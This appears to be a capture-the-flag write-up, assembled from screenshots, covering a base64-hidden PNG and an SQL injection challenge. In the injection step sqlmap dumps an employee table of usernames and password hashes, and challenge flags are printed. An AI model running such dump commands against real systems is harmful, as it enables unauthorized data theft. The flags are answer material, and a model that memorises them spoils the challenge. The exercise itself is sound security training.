
☑ Remove non-alphabet chars

```
length: 84
 lines:  1
```


```
TXkgbGF0ZXN0IGFydCBpbnN0YWxsYXRpb246IGdhbWVzL2Vhc3lfcGVlenlfbGVtb25fc3F1ZWV6eS50eHQ=
```

```
  time:  6ms
length:   62
 lines:    1
```


```
My latest art installation: games/easy_peezy_lemon_squeezy.txt
```




```
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
```



```
crazyeights@es-base:~$ curl http://18.217.148.239/games/easy_peezy_lemon_squeezy.txt >
 mystery_file
  % Total    % Received % Xferd  Average Speed   Time    Time     Time  Current
                                 Dload  Upload   Total   Spent    Left  Speed
100 38898  100 38898    0     0   303k      0 --:--:-- --:--:-- --:--:--  303k
crazyeights@es-base:~$ base64 -d mystery_file
�PNG
�
```




```
                                                    `� �@������J��[��IEND�B`�crazyeigccracracc
crazyeights@es-base:~$ base64 -d mystery_file > mystery.png
crazyeights@es-base:~$ 
```



CCSCFLAG{base64_hide_image}

CCSC CTF

FLAG 7




L0LGam3z


Employee Records

Search: submit

Name	Role
Jake Smith	President
John Wick	Vice President
Luke Skywalker	VP Sales
Han Solo	VP Marketing
Obi-Wan Kenobi	VP Communications
Jar Jar Binks	Sales
Tony Stark	VP Engineering
Anakin Skywalker	Programmer
Mace Windu	Programmer
Clark Kent	Programmer
Bruce Wayne	Programmer
Steve Rogers	Tester




```
crazyeights@es-base:~$ sqlmap -u http://18.217.148.239/staff.php?id=1 --dump
```



```
Database: store
Table: employees
[12 entries]
+----+----------------------------------+-------------------+------------------+-------------------+
| id | pass                             | username          | full_name        | position          |
+----+----------------------------------+-------------------+------------------+-------------------+
| 1  | b026324c6904b2a9cb4b88d6d61c81d1 | EatBullets        | Jake Smith       | President         |
| 2  | 26ab0db90d72e28ad0ba1e22ee510510 | PR0_GGRAM3D       | John Wick        | Vice President    |
| 3  | 6d7fce9fee471194aa8b5b6e47267f03 | CoB@lt            | Luke Skywalker   | VP Sales          |
| 4  | 48a24b70a0b376535542b996af517398 | SeekNDstroy       | Han Solo         | VP Marketing      |
| 5  | 1dcca23355272056f04fe8bf20edfce0 | Bulletz4Breakfast | Obi-Wan Kenobi   | VP Communications |
| 6  | 9ae0ea9e3c9c6e1b9b6252c8395efdc1 | BigDamnHero       | Jar Jar Binks    | Sales             |
| 7  | 84bc3da1b3e33a18e8d5e1bdd7a18d7a | IronMAN77         | Tony Stark       | VP Engineering    |
| 8  | CCSCFLAG7{sqli_what_fun}         | FightClubAlum     | Anakin Skywalker | Programmer        |
| 9  | these_are_not_real_passwords     | BadBaneCat        | Mace Windu       | Programmer        |
